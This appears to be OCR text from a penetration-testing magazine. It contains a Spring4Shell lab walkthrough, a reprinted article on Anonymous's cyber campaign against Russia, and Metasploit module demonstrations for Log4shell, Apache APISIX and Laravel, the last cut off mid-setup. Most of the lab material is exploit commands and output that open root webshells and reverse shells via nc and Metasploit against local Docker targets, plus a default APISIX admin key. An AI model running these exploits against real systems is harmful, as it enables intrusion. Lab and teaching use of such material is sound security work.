

```
(kali㉿kali)-[~]  
$ docker run -d -p 8082:8080 --name springrce -it vulfocus/spring-  
core-rce-2022-03-29  
Unable to find image 'vulfocus/spring-core-rce-2022-03-29:latest' lo-  
cally  
latest: Pulling from vulfocus/spring-core-rce-2022-03-29  
a1d0c7532777: Pull complete  
f0c033210c81: Pull complete  
6ba5e7304f4c: Pull complete  
b99e29289488: Pull complete  
Digest: sha256:ab9c2eee9b301dcd6172ea2537b88f8bc5c6df8bc1d55814c30f5  
a153fdd0b91  
Status: Downloaded newer image for vulfocus/spring-core-rce-2022-03-  
29:latest  
fa85d113ca0ba53e761393832c293e2baa873cb8a102accb40b2c131ce7130f3
```

```
(kali㉿kali)-[~]  
$
```

```
(kali㉿kali)-[~]  
$ docker ps  
CONTAINER ID   IMAGE                                STATUS      PORTS  
NAMES  
fa85d113ca0b   vulfocus/spring-core-rce-2022-03-29  Up 17 seconds    0.0.0.0:8082->8080/tcp  
springrce
```

```
(kali㉿kali)-[~]  
$
```

Check if the target is ready by visiting the URL below.



The URL is ready. Download the spring4shell vulnerability scanner as shown below (the download information is given in our Downloads section).

```
(kali㉿kali)-[~/Spring4shell]
└─$ git clone https://github.com/redhuntlabs/Hunt4Spring
Cloning into 'Hunt4Spring'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 24 (delta 8), reused 7 (delta 0), pack-reused 0
Receiving objects: 100% (24/24), 10.06 KiB | 1.68 MiB/s, done.
Resolving deltas: 100% (8/8), done.
```

```
(kali㉿kali)-[~/Spring4shell]
└─$ ls
Hunt4Spring  Spring4shell-POC
```

This scanner is written in golang. Since I don't have golang I first installed Golang as shown below.

```
(kali㉿kali)-[~/Spring4shell]
└─$ cd Hunt4Spring 1 x
```

```
(kali㉿kali)-[~/Spring4shell/Hunt4Spring]
└─$ ls
const.go  go.mod  LICENSE  README.md
exploit.go  go.sum  main.go  scanner.go
```

```
(kali㉿kali)-[~/Spring4shell/Hunt4Spring]
└─$ sudo apt install golang-go 127 x
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  docker-scan-plugin libslirp0 ruby2.7 slirp4netns
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  golang-1.18-go golang-1.18-src golang-src pkg-config
Suggested packages:
  bzip2 | brz mercurial
The following NEW packages will be installed:
  golang-1.18-go golang-1.18-src golang-go golang-src pkg-config
0 upgraded, 5 newly installed, 0 to remove and 1662 not upgraded.
Need to get 76.4 MB of archives.
After this operation, 436 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```


After installing golang, build the exploit as shown below.

```
(kali㉿kali) - [~/Spring4shell/Hunt4Spring]
$ ls
const.go    go.mod    LICENSE    main.go    scanner.go
exploit.go  go.sum    main       README.md


(kali㉿kali) - [~/Spring4shell/Hunt4Spring]
$ go build

(kali㉿kali) - [~/Spring4shell/Hunt4Spring]
$ ls
const.go    go.mod    hunt4spring    main    README.md
exploit.go  go.sum    LICENSE         main.go  scanner.go

(kali㉿kali) - [~/Spring4shell/Hunt4Spring]
$
```

```
(kali㉿kali) - [~/Spring4shell/Hunt4Spring]
$ ./hunt4spring
```

127 ✖



```
[+] Hunt4Spring by RedHunt Labs - A Modern Attack Surface (ASM) Management Company
[+] Author: Umair Nehri (RHL Research Team)
[+] Continuously Track Your Attack Surface using https://redhuntlabs.com/nvadr.
```

2022/05/01 09:01:46 You need to specify a URL or a file containing URLs.

```
(kali㉿kali) - [~/Spring4shell/Hunt4Spring]
$
```

1 x

Let's scan the target for the spring4shell vulnerability as shown below.


```
(kali㉿kali)-[~/Spring4shell/Hunt4Spring]
$ ./hunt4spring -url http://127.0.0.1:8082/
```

2 x

THE UNIVERSITY OF CHICAGO

[+] Hunt4Spring by RedHunt Labs - A Modern Attack Surface (ASM) Management Company

[+] Author: Umair Nehri (RHL Research Team)

```
[+] Continuously Track Your Attack Surface using https://redhuntlabs.com/nvadr.
```

```
2022/05/01 09:03:27 Checking: http://127.0.0.1:8082/
```

```
2022/05/01 09:03:27 http://127.0.0.1:8082/ [Seems to be vulnerable!]
```

```
+-----+-----+
|          HOST          | VULNERABILITY POSSIBILITY |
+-----+-----+
| http://127.0.0.1:8082/ | YES                        |
+-----+-----+
```

```
(kali㉿kali) - [~/Spring4shell/Hunt4Spring]
$
```

Since we know the target is vulnerable, let's exploit it. This time we will get a reverse shell on the target. The shell exploit can be downloaded as shown below (The download information is given in our Downloads section).

```
(kali㉿kali)-[~/Spring4shell]
$ git clone https://github.com/Leovalcante/spring4shell
Cloning into 'spring4shell'...
remote: Enumerating objects: 8, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 8 (delta 1), reused 4 (delta 0), pack-reused 0
Receiving objects: 100% (8/8), done.
Resolving deltas: 100% (1/1), done.
```

```
(kali㉿kali) - [~/Spring4shell]  
$
```


The exploit can be executed as shown below.

```
(kali㉿kali)-[~/Spring4shell]
$ ls
Hunt4Spring  spring4shell  Spring4shell-POC

(kali㉿kali)-[~/Spring4shell]
$ cd spring4shell

(kali㉿kali)-[~/Spring4shell/spring4shell]
$ ls
README.md  spring4shell.py

(kali㉿kali)-[~/Spring4shell/spring4shell]
$
```

```
(kali㉿kali)-[~/Spring4shell/spring4shell]
$ ./spring4shell.py http://127.0.0.1:8082
```

1 x

()

SPRING4SHELL

```
[*] Running exploit
[*] Resetting Log Variables
[*] Modifying Log Configurations
[*] Resetting Log Variables
[+] Exploit completed (http://127.0.0.1:8082/75e78f91d67d8ec8e5da6d2
5c89660a2.jsp)
[*] Starting the virtual webshell
[!] To get a reverse shell run 'revsh <your-ip> <your-port>'
spring4shell@127.0.0.1:8082 ~ # id
uid=0(root) gid=0(root) groups=0(root)

spring4shell@127.0.0.1:8082 ~ # id
uid=0(root) gid=0(root) groups=0(root)

spring4shell@127.0.0.1:8082 ~ # uname -a
Linux fa85d113ca0b 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (
2021-04-12) x86_64 x86_64 x86_64 GNU/Linux

spring4shell@127.0.0.1:8082 ~ #
```


Now, let's get a reverse shell. First, start a listener on attacker system as shown below to receive the shell.

```
(kali㉿kali) - [~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
█
```

1 x

Once the listener is ready, run the command on our initial shell. `revsh <attacker-ip> <lport>`.

```
[*] Starting the virtual webshell  
[!] To get a reverse shell run 'revsh <your-ip> <your-port>'  
spring4shell@127.0.0.1:8082 ~ # id  
uid=0(root) gid=0(root) groups=0(root)  
  
spring4shell@127.0.0.1:8082 ~ # id  
uid=0(root) gid=0(root) groups=0(root)  
  
spring4shell@127.0.0.1:8082 ~ # uname -a  
Linux fa85d113ca0b 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 x86_64 x86_64 GNU/Linux  
  
spring4shell@127.0.0.1:8082 ~ # revsh 192.168.40.128 4444  
[!] Getting a reverse shell  
[*] Creating a temporary folder and file to push the reverse shell  
[*] Starting server  
[*] Grabbing the reverse shell  
172.17.0.2 - - [01/May/2022 09:13:27] "GET /98ac3e5d34ca0e1d HTTP/1.1" 200 -  
[*] Tearing down local HTTP server and clearing directory  
[+] Reverse shell loaded  
[*] Giving exec permission  
[*] Trying to trigger reverse shell  
    nc -lvnp 4444  
[!] Start your listener then press ENTER █
```



This should pop up a reverse shell on the attacker system as shown below.

For the web application to be vulnerable to Spring4shell, it needs to use Spring's request mapping feature, with the handler function receiving a Java object as a parameter.

- Microsoft


```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.40.128] from (UNKNOWN) [172.17.0.2] 51340  
[root@fa85d113ca0b /]# iiid  
iiid  
bash: iiid: command not found  
[root@fa85d113ca0b /]# id  
id  
uid=0(root) gid=0(root) groups=0(root)
```

1 x

The hacker group Anonymous has waged a cyber war against Russia. How effective could they actually be?

CYBER WAR

Jennifer Medbury
Lecturer in Intelligence and Security,
Edith Cowan University.

Paul Haskell-Dowland,
Professor Of Cybersecurity Practice,
Edith Cowan University

A spate of cyber attacks has affected Ukraine's digital systems since Russia's invasion began. It soon became clear Russia's "boots on the ground" approach would be supplemented by a parallel cyber offensive.

Last week Ukraine called on its citizens to take to their keyboards and defend the country against Russia's cyber threat. At the same time, a campaign was underway among the hacktivist collective Anonymous, calling on its global army of cyber warriors to target Russia.

Who is Anonymous?

Anonymous is a global activist community that has been operating since at least 2008. It brings a potential for significant cyber disruption in the context of Russia's invasion of Ukraine.

The group has previously claimed responsibility for acts of hacktivism against a wide range of targets, including against big businesses and

governments. Anonymous's activities are often aligned to major events, and the group claims to have an "anti-oppression" agenda.

The collective has no defined structure or leadership. Acts are simply undertaken under the banner "Anonymous", with some reports of limited rules of engagement being used to guide actions (although these are likely fluid).

As Anonymous is a movement, with no formal legal status or assets, responsibility for actions shifts to individuals. But there remains a fundamental issue of attribution in cyber security incidents, wherein it's difficult to determine a specific source for any attack.

What are they threatening to do?

On February 16, Anonymous TV posted a video message with a series of recommendations and threats. Leaning on the stereotypical "hacker" image, the masked speaker issues a serious warning to Russia:

"If tensions continue to worsen in Ukraine, then we can take hostage [] industrial control systems. Sole party to be blamed if we escalate on that will be the same one who started it in the very first place with troop buildups, childish threats and waves of unreasonable ultimatums."

Several Russian government websites and media outlets have since been targeted, with

(Cont'd On Next Page)

Anonymous taking credit on its Twitter channel. Russia's domestic propaganda machine, and pre-

The attacks have leveraged the same distributed denial of service techniques used in many previous cyber attacks, including attacks on Ukrainian banking and government websites. In such attacks, the attacker knocks targeted web sites offline by flooding them with bot traffic.

Further incidents have included the theft and publication of Russian Department of Defence data, which may contain sensitive information useful to fighters in Ukraine. Emails from Belarusian weapons manufacturer Tetraedr and data from the Russian Nuclear Institute have also reportedly been accessed.

It's too early to determine how useful these data may be. Most of the stolen information will be in Russian, which means translators will be needed to help examine it.

Russian TV channels were also attacked and made to play Ukrainian music and display uncensored news of the conflict from news sources outside Russia.

It's hard to be certain that Anonymous did carry out the cyber attacks for which it has claimed responsibility. The movement is founded on anonymity, and there are no viable means of verification. But the tactics, targets and theatrics on show are consistent with previous attacks claimed by the group.

Also, even if some attacks are not a direct consequence of Anonymous's actions, one could argue this doesn't really matter. Anonymous is all about being perceived as having an impact.

Will It Make a Difference?

It's unlikely the cyber attacks claimed by Anonymous will have a significant impact on Russia's intent or military tactics. That said, these actions could provide key intelligence about specific tactics Russia is using, which would be valuable to the Ukrainians and their allies.

A further benefit is that the impact of the invasion on Ukrainian people is getting more publicity – especially within Russia, where news is significantly censored. This could help counter

Russia's domestic propaganda machine, and pre-sent a more balanced view of events.

Cyber attacks will likely continue to escalate on both sides, involving both state and non-state actors. Russia's National Computer Incident Response and Coordination Center has raised its threat level to "critical", indicating concerns about Russian infrastructure being targeted through cyber attacks.

Citizen Hackers

Alongside Anonymous, large numbers of Ukrainian cyber professionals have volunteered to assist with Ukraine's cyber defence. The volunteers are being organised through Telegram channels and other encrypted apps.

Their goals include defending Ukraine's critical infrastructure, helping the government with cyber espionage, taking down Russian disinformation from the web, and targeting Russian infrastructure, banks and government websites. But despite reports of some 175,000 joining the cyber army's Telegram channel, its impact so far remains unclear.

**This
Article
first
appeared in
The
Conversation**

Log4shell Injection, Apache APISIX & Laravel RCE Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Log4shell HTTP Header Injection Module

TARGET: Log4shell Vulnerable Targets

TYPE: Remote

MODULE : Exploit

ANTI-MALWARE : NA

In our previous Issue, readers have seen two modules related to Log4shell. One is the LDAP server module and another is a scanner module. This is another module related to Log4shell. This Header Injection module allows pen testers to exploit a HTTP target vulnerable to Log4shell by injecting a format message that will trigger an LDAP connection to Metasploit and load a Java payload.

For this module to work, Metasploit needs to run a HTTP server in addition to the LDAP server that the target can connect to. Let's see how this module works. As a target, we are using the same Docker container that we used in our previous Issue. The download information is given in our Downloads section. Once the target is set, load the exploit/multi/http/log4shell_header injection module.

Matching Modules

=====

#	Name	Check	Description	Disclosure Date
Rank				
-	----			-----
0	exploit/multi/http/log4shell_header_injection			2021-12-09
excellent	Yes		Log4Shell HTTP Header Injection	
1	auxiliary/scanner/http/log4shell_scanner			2021-12-09
normal	No		Log4Shell HTTP Scanner	
2	exploit/multi/http/ubiquiti_unifi_log4shell			2021-12-09
excellent	Yes		UniFi Network Application Unauthenticated JNDI Injection RCE (via Log4Shell)	

Interact with a module by name or index. For example `info 2`, use `2` or use `exploit/multi/http/ubiquiti_unifi_log4shell`

msf6 > █

"We learned that the landscape is far from ideal and many applications vulnerable to Log4Shell still exist in the wild."
- Yotam perkal, Head Of Vulnerability Research.


```
msf6 > use 0
```

```
[*] Using configured payload java/shell_reverse_tcp
```

```
msf6 exploit(multi/http/log4shell_header_injection) > show options
```

```
Module options (exploit/multi/http/log4shell_header_injection):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
HTTP_HEADER		no	The HTTP header to inject into
HTTP_METHOD	GET	yes	The HTTP method to use
HTTP_SRVPOR	8080	yes	The HTTP server port
LDIF_FILE		no	Directory LDIF file path
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses
SRVPORT	389	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The URI to scan
VHOST		no	HTTP server virtual host

```
Payload options (java/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/log4shell_header_injection) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 exploit(multi/http/log4shell_header_injection) > set HTTP_HEADER X-Api-Version
HTTP_HEADER => X-Api-Version
msf6 exploit(multi/http/log4shell_header_injection) > set TARGETURI /
TARGETURI => /
```

```
msf6 exploit(multi/http/log4shell_header_injection) > check

[*] Using auxiliary/scanner/http/log4shell_scanner as check
[+] 172.17.0.2:8080 - Log4Shell found via / (header: X-Api-Version) (java: Oracle Corporation_1.8.0_181)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Server stopped.
[+] 172.17.0.2:8080 - The target is vulnerable.
msf6 exploit(multi/http/log4shell_header_injection) > █
```

The target is indeed vulnerable. Let's execute the module.

```
msf6 exploit(multi/http/log4shell_header_injection) > set srvhost 172.17.0.1
srvhost => 172.17.0.1
msf6 exploit(multi/http/log4shell_header_injection) > set lhost 172.17.0.1
lhost => 172.17.0.1
```

```
msf6 exploit(multi/http/log4shell_header_injection) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/log4shell_scanner as check
[+] 172.17.0.2:8080 - Log4Shell found via / (header: X-Api-Version) (java: Oracle Corporation_1.8.0_181)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Server stopped.
[+] The target is vulnerable.
[*] Serving Java code on: http://172.17.0.1:8080/4iKhMnfZtPaFGm0.jar
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.17.0.2:51216 ) at 2022-04-22 06:19:32 -0400
█
```



```
[*] Serving Java code on: http://172.17.0.1:8080/4iKhMnfZtPaFGm0.jar
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.17.0.2:51216 ) at 2022-04-22 06:19:32 -0400
id
uname -a

[*] Server stopped.

uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Linux 3605f680b17e 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 Linux
pwd
/
wname -a
/bin/sh: wname: not found
uname -a
Linux 3605f680b17e 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 Linux
█
```

As readers can see, we successfully have a command shell session on the target.

[Apache APISIX Default Token RCE Module](#)

TARGET: [Apache APISIX 2.x](#)

TYPE: [Remote](#)

MODULE : [Exploit](#)

ANTI-MALWARE : [NA](#)

Apache APISIX is an open source API gateway used for micro services. Tencent, the Chinese Tech Giant and Multi Currency site Airwallex are some of the clients that use Apache APISIX. The above mentioned versions of Apache APISIX, when installed under default configuration (i.e with default API key) is vulnerable to remote code execution.

This default API token `edd1c9f034335f136f87ad84b625c8f1` is defined at `conf/config.yaml` and in its default configuration doesn't come with the `ip-restriction` plugin enabled. This allows attackers to add a new route to its default configuration that leads to remote code execution.

We have tested this on Apache APISIX 2.11.0 docker container. This container is available at Vulhub (The download information is given in our Downloads section). Let's set the target first.

```
(kali@kali)-[~]
$ git clone https://github.com/vulhub/vulhub.git
Cloning into 'vulhub'...
remote: Enumerating objects: 12468, done.
remote: Total 12468 (delta 0), reused 0 (delta 0), pack-reused 12468
Receiving objects: 100% (12468/12468), 138.94 MiB | 4.90 MiB/s, done
.
Resolving deltas: 100% (4962/4962), done.
```



```
(kali㉿kali) - [~/vulhub]
$ cd ..

(kali㉿kali) - [~]
$ cd vulhub

(kali㉿kali) - [~/vulhub]
$ cd apisix

(kali㉿kali) - [~/vulhub/apisix]
$ ls
CVE-2020-13945

(kali㉿kali) - [~/vulhub/apisix]
$ cd CVE-2020-13945

(kali㉿kali) - [~/vulhub/apisix/CVE-2020-13945]
$ ls
1.png  config.yml          README.md
2.png  docker-compose.yml  README.zh-cn.md
```

Open the docker-compose.yml with any text editor and change the version to “3” as show below.

```
version: "3"

services:
  apisix:
    image: vulhub/apisix:2.11.0
    volumes:
      - ./config.yml:/usr/local/apisix/conf/config.yaml:ro
    depends_on:
      - etcd
    ports:
      - "9080:9080"
      - "9091:9091"
      - "9443:9443"
  etcd:
    image: bitnami/etcd:3.4.15
    environment:
      ETCD_ENABLE_V2: "true"
      ALLOW_NONE_AUTHENTICATION: "yes"
      ETCD_ADVERTISE_CLIENT_URLS: "http://0.0.0.0:2379"
      ETCD_LISTEN_CLIENT_URLS: "http://0.0.0.0:2379"
    ports:
      - "2379:2379/tcp"
```

Save the file and run command **docker swarm init**.


```
(kali@kali) - [~/vulhub/apisix/CVE-2020-13945]
$ docker swarm init
Swarm initialized: current node (20fhttpdtl6orlqnrphjgondce) is now a
manager.

To add a worker to this swarm, run the following command:

    docker swarm join --token SWMTKN-1-0ch74br9tco02ch71x7tvacx8uaq8
    jhgt0knat363mwlgt5zsg-9a0g357zg5jif90vy4tsc4wxk 192.168.40.128:2377

To add a manager to this swarm, run 'docker swarm join-token manager
' and follow the instructions.
```

```
(kali@kali) - [~/vulhub/apisix]
$ cd CVE-2020-13945

(kali@kali) - [~/vulhub/apisix/CVE-2020-13945]
$ ls
1.png  config.yml      README.md
2.png  docker-compose.yml  README.zh-cn.md
```

Then run command `docker stack deploy -c docker-compose.yml apisix` to start the vulnerable docker container.

```
(kali@kali) - [~/vulhub/apisix/CVE-2020-13945]
$ docker stack deploy -c docker-compose.yml apisix
Creating network apisix_default
Creating service apisix_etcd
Creating service apisix_apisix

(kali@kali) - [~/vulhub/apisix/CVE-2020-13945]
$ docker ps
CONTAINER ID   IMAGE                                COMMAND                                            CREATE
D             STATUS                PORTS                                            NAMES
22e86a53d729   bitnami/etcd:3.4.15              "/opt/bitnami/script...                        6 seco
nds ago      Up 4 seconds          2379-2380/tcp  apisix_etcd.1.0r4ossnin6gi7
luq1icnbq83j
```

Now, Let's see how this module works. Load the `/multi/http/apache_apisix_api_default_token_rce` module.

#	Name	Disclo
sure Date	Rank	Check Description
-	----	-----
0	exploit/multi/http/apache_apisix_api_default_token_rce	2020-1
2-07	excellent	Yes
CE		APISIX Admin API default access token R


```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > show
options
```

Module options (exploit/multi/http/apache_apisix_api_default_token_rce):

Name	Current Setting	Required	Description
-----	-----	-----	-----
ALLOWED_IP	127.0.0.1	yes	IP in the allowed list
API_KEY	edd1c9f034335f136f87ad84b625c8f1	yes	Admin API KEY (Default: edd1c9f034335f136f87ad84b625c8f1)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/apisix	yes	Path to the APISIX DocumentRoot
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_bash):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic

Set all the required options and use check command to see if the target is indeed vulnerable.

Intentionally not writing any quote here.


```
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > set r
hosts 127.0.0.1
rhosts => 127.0.0.1
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > set r
port 9080
rport => 9080
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > set l
host docker0
lhost => 172.17.0.1
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > check

[*] Checking component version to 127.0.0.1:9080
[*] 127.0.0.1:9080 - The target appears to be vulnerable.
```

The target is indeed vulnerable. Execute the module.

```
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking component version to 127.0.0.1:9080
[+] The target appears to be vulnerable.
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.22.0.4:51
344 ) at 2022-04-28 03:38:03 -0400
who
am1
nobody
uname -a
Linux 448b8da50846 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (
2021-04-12) x86_64 x86_64 x86_64 GNU/Linux
uid
sh: line 5: uid: command not found
id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
```

As readers can see, we successfully have a command shell session on the target.

[Ignition Laravel Debug RCE Module](#)

TARGET: Ignition < 2.5.2, Laravel <= 8.4.2

TYPE: Remote

MODULE : Exploit

ANTI-MALWARE : NA

Ignition is a customizable error page used for Laravel applications. Laravel is an open source PHP web framework. The above mentioned versions of Ignition used in Laravel allows remote attackers to execute malicious code.

This vulnerability exists because of insecure usage of `file_get_contents()` and `file_put_contents()`

function and can be exploited only on sites using debug mode and on above mentioned versions of Laravel.

We have tested this on Laravel 8.4.2 docker container. This container is available at Vulhub (The download information is given in our Downloads section). Let's set the target first.

```
(kali㉿kali) - [~]
$ cd vulhub

(kali㉿kali) - [~/vulhub]
$ cd laravel

(kali㉿kali) - [~/vulhub/laravel]
$ ls
CVE-2021-3129

(kali㉿kali) - [~/vulhub/laravel]
$ cd CVE-2021-3129

(kali㉿kali) - [~/vulhub/laravel/CVE-2021-3129]
$ ls
1.png 2.png docker-compose.yml README.md

(kali㉿kali) - [~/vulhub/laravel/CVE-2021-3129]
$ docker-compose up -d
```

```
Creating network "cve-2021-3129_default" with the default driver
Pulling web (vulhub/laravel:8.4.2)...
8.4.2: Pulling from vulhub/laravel
a076a628af6f: Downloading [>
] 275.4kB/27.11MBer
657d9d2c68b9: Pulling fs layer
f47b5ee58e91: Waiting
2b62153f094c: Waiting
60b09083723b: Waiting
1701d4d0a478: Waiting
b058a575d643: Waiting
1ad503736966: Waiting
ae67689a4962: Waiting
730b1f7e463f: Waiting
678348961241: Waiting
